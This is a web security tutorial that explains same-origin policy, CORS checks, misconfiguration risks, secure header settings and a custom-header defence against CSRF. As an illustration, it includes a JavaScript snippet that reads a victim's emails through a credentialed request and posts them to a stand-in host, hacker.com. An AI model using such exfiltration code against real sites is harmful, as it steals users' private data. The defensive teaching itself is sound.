


Web Application Security

CORS: the ultimate guide





Devsecurely

June 3, 2024

Share on social media



Imagine visiting a website showing innocent kitten pictures. But behind all those cute feline creatures hides this website's superpower. As soon as someone visits this website, the owner of the website gets access to all the visitor's online presence. He gets access to your banking information, your social media posts and messages, your emails, your online purchases, etc. Imagine the damage this would do to your reputation and your finances. He could leak your messages and deplete your bank account. But thankfully, this scenario will not happen. And it's all thanks to [SOP](#) and CORS.

Table of Contents




Asynchronous JavaScript And XML (AJAX)

Let's backtrack a little bit and talk about a technology you already know: [AJAX](#). AJAX is a mechanism in Javascript that allows the browser to make a request in the background. The front part of a website typically uses AJAX to request information from an API server. AJAX is executed on the client side. This means that when a user visits the website, his browser is the one that launches the AJAX request. For the purposes of this article, let's take the case of a random user on the internet called Bob.

When sending a request to a website [example.com](#), you can tell AJAX to "use credentials". In this case, the browser will check if Bob has cookies on the website [example.com](#). If he does, the browser will send those cookies along in the AJAX request. Thus, if Bob is authenticated on the website [example.com](#),

that website will recognize Bob. The browser makes the AJAX request with Bob's identity.



Why is the Internet not a jungle?

So, since you are a cyber-security enthusiast, a question might have popped into your head. If I create a malicious website, what's holding me back from making an AJAX request, **with** credentials, to the Gmail website, and retrieve all my visitors' emails?

If you asked yourself this question, then I salute your evil tendencies. But your plan isn't going to work, and that is thanks to the 2 mechanism called **SOP** and **CORS**.

SOP stands for Same Origin Policy. This mechanism prevents a website A from reading resources on website B that has another origin. SOP protects a website, and the users' data on it, from being accessed by a malicious website.

CORS stands for Cross-Origin Resource Sharing. CORS are the set of rules that can add exceptions to the SOP mechanism. It is a relaxation on SOP that can allow a website A to load resources from the website B that has another origin.

The origin of a website is a combination of his domain, protocol scheme and network port. If one of these parts is different for two URLs, browsers consider them as different origins. Let's take as an example the website <https://www.devsecurely.com/>. If it launches an AJAX request to one of the following websites, the browser considers it as Cross Origin:

- <http://www.devsecurely.com/>

- <https://api.devsecurely.com/>
- <https://www.gmail.com/>
- <https://www.devsecurely.com:8443/>

If a website makes an HTTP request to a URL with a different origin, this request is considered a **Cross Origin Request**. The treatment will differ from a **Same Origin Request**. The rules of how to deal with a Cross Origin request are complex. We will look at all the variables and the rules in this article. Buckle up.

With credentials vs without credentials

Let's start by studying the effects that using credentials or not has on an AJAX request. For the sake of clarity, let's consider a website <https://hacker.com> making an AJAX request to the website <https://gmail.com>.

“With credentials” is an option that you can enable in AJAX. It tells the browser to include the user's cookies on Gmail in the AJAX request. Gmail will thus know that it is Bob's browser that performed the request. The response will include information relative to Bob's Gmail account. For instance, if we make an AJAX request to the URL <https://gmail.com/emails>, the response will contain Bob's emails.

This is a dangerous scenario: if any website can perform an AJAX request to retrieve the visitor's emails, the Internet would be a wild jungle. The engineers designing Internet protocols made sure this doesn't happen.

On the other hand, if the option “with credentials” isn't enabled, the AJAX request will not contain any cookies. The Gmail website will treat Bob's browser as an anonymous user—even if Bob is logged into his Gmail account on another browser tab—. So there is no personal information in the response to the AJAX request.

CORS rule definition

When the browser performs an AJAX request from website A to website B, it looks at the CORS rules of website B to know how to behave. It is the web server B that defines the CORS rules that the browser follows. These rules are defined within specific HTTP response headers. The most important ones

being the headers **Access-Control-Allow-Origin** and **Access-Control-Allow-Credentials**. We will study their role and their possible values later in this article.

Cross Origin Request processing

When a website performs an AJAX request to another website (Cross Origin Request), the browser checks the CORS policy to see how to handle that AJAX request.

The browser has to make 2 decisions:


1. Should the browser perform the HTTP request as defined by the Javascript code?
2. If the browser performs the request, should it let the Javascript code access the response?

Let's do a deep dive into these 2 steps.

To request or not to request?

For some AJAX configurations, the browser performs the request without checking the CORS policy. For others, the browser needs to check the CORS policy before deciding to perform the request or not. In the latter case, the browser first performs an HTTP OPTIONS request to the URL to retrieve the CORS policy. This is called a preflight request.

We will explain how browsers perform the CORS policy check later. For now, let's look at the following decision tree chart from [Wikipedia](#). It explains the conditions under which the browser checks the CORS policy before it makes the request:



The following are the conditions under which the browser makes a request with no CORS check:

- The AJAX request is a GET request with no custom HTTP headers.
- The AJAX is a POST request, with a standard content-type, and no custom HTTP headers.

Why does the browser perform these requests without checking the CORS policy? Because they are requests a website can initiate without using AJAX :

- You can trigger a GET request with no custom HTTP headers using an HTML tag of type “img” or “iframe”. All you have to do is declare the target URL in the attribute “src”. When rendering the page, the browser will launch a get request to the URL, with credentials, to try and load the resource.
- You can trigger a POST request with a standard content-type, and no custom HTTP headers, by using an HTML “form” tag. You can add all the POST attributes with HTML “input” tags, and submit the form using Javascript to launch the request.

In all other scenarios, the browser will launch a preflight request. It will then check the CORS policy before deciding to send the request:

- HTTP requests of type PUT, DELETE or others
- HTTP POST requests with non standard content-type. For example “application/json”

- HTTP requests of type GET or POST having custom HTTP headers. For example “X-Requested-With: XMLHttpRequest”

To allow access or deny?

If the browser performs the AJAX request, it then has to decide if it should allow the Javascript code to access the response. The browser will retrieve the CORS policy from the response, and see if the AJAX request conforms to the CORS policy.

If it does, then the Javascript code will have access to the response. If not, the Javascript code will not access the response and an error message is displayed in the Javascript console.

The following section explains the process of CORS policy checking.

CORS policy check

To summarize, the browser checks the CORS policy in 2 cases:

1. Before sending a non standard HTTP requests.
2. Before deciding whether to allow access to the response.

The browser checks the following elements:

- The browser retrieves the value of the response header **Access-Control-Allow-Origin**. The value must be equal to the website origin that launched the AJAX request. The origin has the form “schema://fqdn:port”.
 - If the response header **Access-Control-Allow-Origin** is absent, then this check fails.
 - Counterintuitively, if the header **Access-Control-Allow-Origin** has the wildcard value “*”, then this check fails also.
- If the request was made “with credentials”: the response header **Access-Control-Allow-Credentials** must be present and have the value “true”.
- If the AJAX request was launched with one or more custom HTTP headers: the browser retrieves the value of the response HTTP header **Access-Control-Allow-Headers**. The value of this header must contain all the custom HTTP headers used in the request.

- If the AJAX request is not of type GET, POST or HEAD: the browser retrieves the value of the response header **Access-Control-Allow-Methods**. The value must contain the HTTP request type defined by the AJAX query.

If any of these conditions fail, then the entire CORS policy check fails:

- If the browser performs the CORS check before it makes the request, then it will not send the request.
- If the browser performs the CORS check after it made the request, then the Javascript code will not get access to the response.

The following graph summarizes the CORS decision tree:

What are the dangers of a misconfigured CORS policy?

Browser maintainers designed the CORS mechanism to protect your users. They might inadvertently visit a malicious website. A good CORS policy makes sure that the malicious website can't make HTTP requests to your website using the user's identity.

The CORS policy is defined using HTTP response headers. Thus, it is the developer's job to define a strict enough CORS policy. One that prevents malicious requests from other origins.

CORS is especially pertinent on websites that use cookies to authenticate users—like session cookies—. This is because, in a “with credentials” AJAX setting, the browser automatically sends the cookies with the request. This makes the request seem as if it came from the legitimate user.

But, if you use another form of authentication method. For example, you send an authentication token in the HTTP header “Authorization”. Then the CORS policy is less pertinent. If a malicious website performs an AJAX request, it would not be able to make the browser add the token to the request. And the malicious website does not have access to the legitimate website's local storage. Thus, it doesn't have access that token, and it cannot add it to the AJAX call. Your website will be, by default, protected from this attack scenario.

In case of an authentication by cookie, and a permissive CORS policy, some bad things could happen. Suppose a user visits a malicious website, here are some possible attack scenarios:

- The malicious website performs an AJAX request to retrieve the user's emails on Gmail. The Javascript code then can send those emails to the hacker who set up the website.
- The malicious website can perform a specific HTTP POST request to Gmail. This request changes the user's settings, so that the hacker can send emails in the victim's name.

- The malicious website can perform a specific HTTP POST request to Gmail to change the victim's Gmail password.

The following Javascript code snippet shows how an attacker could retrieve the victim's emails, and send them back to his own server. He can store them there and consult them afterwards:

```
1.  var xhr = new XMLHttpRequest()
2.  xhr.open( 'GET', 'https://gmail.com/emails')
3.  xhr.withCredentials = true
4.  xhr.onreadystatechange = function() {
5.      if (this.readyState == 4 && this.status == 200) {
6.
7.          var xhr2 = new XMLHttpRequest()
8.          xhr2.open( 'POST', 'https://hacker.com/save_emails')
9.          var params = 'emails='+xhr.responseText;
10.         xhr2.send(params);
11.     }
12. };
13. xhr.send();
```

This scenario could be illustrated as follows :

The example given in this article is purely illustrative. Gmail has a good CORS policy that prevents such attacks. But we created an example website for you to see the effects for yourself:

Demonstration

To illustrate this attack, we prepared a simple, yet vulnerable website. The demo website simulates a web application that needs authentication. First, go to the following URL and login by clicking the button: https://demo.devsecurely.com/demo_cors.

Once finished, click the following button that will launch an AJAX request, with credentials, to the previous URL:

Launch attack

The result of the AJAX request will appear here:

If you followed the steps, your public IP address should appear above this paragraph. When you clicked the “Launch attack” button, your browser executed the following Javascript code:

```
1.  var xhttp = new XMLHttpRequest();
2.  xhttp.onreadystatechange = function() {
3.      if (this.readyState == 4 && this.status == 200) {
4.
5.          if (this.responseText.includes("Your IP address"))
6.
7.              document.getElementById("demo_website_dontent").textContent=this.responseText
8.          else
9.
10.             document.getElementById("demo_website_dontent").textContent="You need
11.             to be authenticated first"
12.         }
13.     };
14.     xhttp.open("GET", "https://demo.devsecurely.com/demo_cors", true);
15.     xhttp.withCredentials = true;
16.     xhttp.send();
```

Your browser had to decide whether to perform the HTTP request directly, or whether to perform a preflight request and check the CORS policy. Since this is a simple GET request, with no custom HTTP header, the browser made the request directly. This is the raw HTTP request your browser sent:

The vulnerable website sent back the following response:

The browser then had to decide whether to let the Javascript code access the response. It thus performed a CORS policy check. Let's go through all 4 conditions:

- The header **Access-Control-Allow-Origin** has the value "<https://www.devsecurely.com>". The same origin from which we performed the AJAX request. ✓
- The request was performed with credentials, and the header **Access-Control-Allow-Credentials** is present and has the value "true". ✓
- The request does not use any custom headers. So the browser does not check the header **Access-Control-Allow-Headers**. ✓
- The request performs a GET request. So the browser does not check the header **Access-Control-Allow-Methods**. ✓

All CORS checks are successful. So the browser lets the Javascript access the response. And now this blog can access your private data on the vulnerable website.

How to define a secure CORS policy?

The CORS policy is defined by specific HTTP response headers. For each header, we need to make sure that the values are strict enough to prevent any malicious activity. We also need to make sure that the policy does not block legitimate requests. Let's define the values for each response header:

- **Access-Control-Allow-Origin:** The value of this header must be the origin that is allowed to call the website. For example, suppose you have an API hosted under <https://api.example.com>, and a front part that calls that API, hosted under <https://www.example.com>. In this scenario, the header Access-Control-Allow-Origin should always have the value <https://www.example.com>.
 - If multiple websites should be able to call your website, then you need to define a whitelist of allowed websites. For all requests, check if the request header **Origin** contains one of the whitelisted origins.
 - If so, return the value of the request header **Origin** as the value of the response header **Access-Control-Allow-Origin**.
 - If not, return a default value for the header **Access-Control-Allow-Origin**.
 - If your website is not supposed to be called by other origins (for example, your whole website is hosted under <https://www.example.com>), then don't define this header.
- **Access-Control-Allow-Credentials:** If your website uses cookies to authenticate users (for example session cookies), then set the value of this header to "true".
 - If your website is not supposed to be called by other origins, then don't define this header.
- **Access-Control-Allow-Headers:** If you require a custom HTTP header in your requests, then you should add it to this response header. If you require multiple HTTP headers, add them as a comma separated list.

- If your website is not supposed to be called by other origins, then don't define this header.
- **Access-Control-Allow-Methods: If your website treats PUT or DELETE HTTP methods, then you should add them to this header as a comma separated list.**
 - If your website is not supposed to be called by other origins, then don't define this header.

When you receive a preflight request (HTTP request of type OPTIONS), you need to make sure to only return the response headers, and not to perform any additional treatment.

Also, make these changes gradually. After each change, make sure that your website is still working. Setting up a too robust CORS might cause issues with the clients that call your API/website (like the front part of your website).

CORS configuration as a CSRF protection

As we saw earlier, the browser performs some requests without checking the CORS policy. Depending on your application's context, you might not want this to happen.

For example, if you have some GET API controller that performs changes on data. This could lead to an attack called CSRF. We will not go into details on this vulnerability type in this article. But to make this issue more concrete, let's take an example.

Suppose you have an API endpoint [https://api.example.com/users/delete/\[ID\]](https://api.example.com/users/delete/[ID]). When performing a GET request to that endpoint, the user having the id [ID] gets deleted from the database. A malicious website could take advantage of this. It can perform an AJAX request, with credentials, to the URL mentioned above. When an administrator on example.com visits the malicious website, the AJAX request gets launched, and a user gets deleted.

As a workaround, you can use CORS checks to prevent such attacks. To do that, you would need to force a CORS check **before** performing the request. In the case of GET requests, the only way to do that would be to add a custom header. Here are the steps:

1. In your front part, add a custom header to the concerned request (you might even want to add this header to all requests made to your API). The name and the value of the header do not matter. We can use the following header as an example: “X-Requested-With: XMLHttpRequest”.
2. In the API part, make sure to check that the new header (X-Requested-With) is present. If not, abort the request and return an error message.

Now, if a malicious website wants to delete users like earlier, it has to add the custom header **X-Requested-With** to the AJAX request. This will trigger a preflight request to your API server. If your CORS policy was defined in an optimal way, the **Access-Control-Allow-Origin** response header will not contain the malicious website name. The CORS check will thus fail, and the browser does not perform the request.

This trick can protect both your GET and POST endpoints from CSRF attacks.

PS: You shouldn't use GET requests to perform a change on your application. GET should only be used to retrieve data, not to change it.

Don't shoot yourself in the foot

By default, the SOP mechanism prevents cross origin requests. So, don't expose your own website by defining a vulnerable CORS policy.

Depending on the sensitivity of your application, a CORS misconfiguration can have a devastating effect. Some years ago, I did a pentest on a trading platform. I noticed that the website's CORS policy was very permissive. To showcase the risk, I created a malicious website that forces the visitors to buy a certain stock. An attacker could use this to force customers to buy a certain stock, thus increasing its price. If exploited correctly, this issue could make millionaires.

When people say crime doesn't pay, they never understood CORS.

Tagged in : [checklist](#), [CORS](#), [web application security](#)

[Previous](#)

[Next](#)